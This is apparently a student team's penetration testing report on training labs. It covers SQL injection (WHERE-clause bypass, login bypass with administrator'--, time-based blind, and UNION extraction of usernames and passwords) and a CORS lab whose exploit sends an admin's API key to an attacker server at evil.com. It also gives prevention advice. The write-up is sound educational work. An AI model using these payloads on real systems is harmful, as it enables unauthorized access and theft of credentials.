Web penetration testing Report

Team members:

1- Moaaz Mahmoud Fathy

2- Mayson Mohamed Ahmed

3- Abdelkreem Ahmed Elghareb

4- Mostafa Hosny Elshoura

5- Zeyad Ashraf

6- Hany Mamdouh

Under the supervision of：

Eng: Samar Ibrahim

What is SQL Injection (SQLi)?

SQL Injection is a type of **web security vulnerability** that allows an attacker to interfere with the **queries** that an application sends to its **database**.

It usually happens when user input is not properly **validated or sanitized**, and it gets directly included in an SQL statement.

Why is SQL Injection Dangerous?

An attacker can use SQL Injection to:

- View sensitive data (like usernames, passwords, credit card numbers).
- Modify or delete database data.
- Bypass login pages.
- Execute administrative operations on the database.
- In some cases, gain full control over the server.

Main Types of SQL Injection

1. In-Band SQLi

Data is retrieved using the same channel as the injection.

1.1 Classic / Error-Based SQLi

- Relies on **visible SQL errors** from the server.

Useful when the app **shows database errors**.

1.2 Union-Based SQLi

- Uses the UNION operator to combine query results with attacker's data.

Allow attackers to **extract data from other tables**.

2. Blind SQLi

No errors or output shown. Attackers must guess based on behavior (true/false or time delays).

2.1 Boolean-Based Blind SQLi

- Sends payloads that return **true or false**.
- Observes how the page changes to infer data.

2.2 Time-Based Blind SQLi

- Uses **delays** to test if conditions are true.

3. Out-of-Band (OOB) SQLi

- Data is exfiltrated through a **different channel** (like DNS or HTTP).
- Only works if:
    - Database allows network communication.
    - App is poorly configured.


Lab1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

This lab contains a SQL injection vulnerability in the product category filter. When a user selects a category, the application performs an SQL query similar to:

SELECT * FROM products WHERE category = 'Gifts' AND released = 1

The goal is to perform a SQL injection attack that causes the application to display one or more unreleased products

When browsing product categories, the application uses a GET request like:




How it Works:

- ' Closes the original string.
- OR 1=1 ensures the WHERE clause is always true.
- -- comments out the rest of the query.

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
payload : ' OR 1=1--
SELECT * FROM products WHERE category = 'Gifts'OR 1 = 1 --' AND released = 1
```

The application displays **unreleased products**.




Lab2: SQL Injection Vulnerability Allowing Login Bypass

Lab Description:

This lab contains a SQL injection vulnerability in the login function of a web application.

The goal is to perform a SQL injection attack that allows you to log in as the administrator user without knowing their password.

You will usually see two input fields: username and password




Use a classic SQL injection payload

```
csrf=zGihF7LwG4orn75pljnBiYIbvP5V3Lln&username=administrator%27--&password=1234
```

```
Select * from users where username='administartor' AND password ='1234'
payload : '--
Select * from users where username='administartor'--' AND password ='1234'
```

You should be logged in as the administrator.



Lab 3: Blind SQL Injection with Time Delays

Lab Description:

- The application uses a **tracking cookie** for analytics.
- This cookie value is embedded directly into a **SQL query** on the server.
- **The server doesn't return any query results or errors.**
- However, the SQL query is **executed synchronously**, so **delays** can be used to infer whether the SQL payload was successful.

Vulnerable Component:

- **Cookie:** TrackingId=<value>
- The value of TrackingId is injected into an SQL query on the backend.

Example of how it might be used:

SELECT * FROM tracking WHERE id = '<TrackingId>';

If the input is not sanitized, you can inject SQL code here.

After sending the request, observe the response delay

Delay

Lab 4 : SQL injection UNION attack, retrieving data from other tables

Lab Description:

- **The vulnerable parameter is in the product category filter.**
- **The application returns query results in the HTTP response, so we can use a UNION SELECT attack to extract data.**
- **The target table is users, with columns:**


Step 1: Find the number of columns

You can do this using the ORDER BY method or a UNION SELECT NULL test.

Method 1: Using ORDER BY

?category=Gifts' ORDER BY 1-- → 200 OK


?category=Gifts' ORDER BY 2-- → 200 OK



?category=Gifts' ORDER BY 3-- → 500 internal Server Error

This means the table has 2 columns.


Step 2: Find which columns are displayed on the page and its datatype



Check the page: If you see 'a' on screen, you now know which columns are reflected in the HTML.

Step 3: Inject to extract data from the users table

Now use the payload (UNION SELECT username, password FROM users--) to extract username and password Go to the login page. Log in using those credentials.



How to Prevent SQL Injection

1. **Use Prepared Statements (Parameterized Queries)**
    - **Separate code from data.**
    - **Example (PHP with PDO):**

```php
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->execute([$username, $password]);
```

2. Whitelist Input Validation

Only allow expected input values and reject everything else.

Example:

- **For a category filter:**
    - **Allow only: Electronics, Books, Clothes, etc.**
    - **Reject anything not in the allowed list.**


3. Use Web Application Firewalls (WAFs)

WAFs can detect and block known attack patterns automatically.

Example WAFs:

- **Cloudflare WAF**
- **ModSecurity**
- **AWS WAF**

What is CORS Misconfiguration?



CORS (Cross-Origin Resource Sharing) is a browser security feature that restricts web pages from making requests to a different domain than the one that served the web page. A misconfigured CORS policy can allow an attacker to make unauthorized cross-origin requests and steal sensitive data.


Example: If https://victim.com accepts requests from https://evil.com, an attacker can trick an authenticated user into visiting a malicious page, which then fetches sensitive information using the user's session cookies.

How to Test and Exploit: - Open Burp Suite and log in with any test user (e.g., wiener:peter). - Intercept a sensitive request like /accountDetails. - Send it to Repeater. - Add the header: Origin: https://evil.com - If the response includes "Access-Control-Allow-Origin: https://evil.com" and "Access-Control-Allow-Credentials: true", the server is vulnerable. - Create an exploit script that uses fetch() to read sensitive data and send it to your server.

Lab 1 – CORS vulnerability with basic origin reflection

The server reflects any origin provided in the request without validation.

Steps: - Logged in with wiener:peter - Found the /accountDetails endpoint - Sent a request with Origin: https://evil.com - Server reflected the origin back and allowed the request - Wrote a JavaScript exploit to fetch admin data and send it to my server - Admin opened the malicious page, and I received the API key





✅ Lab solved

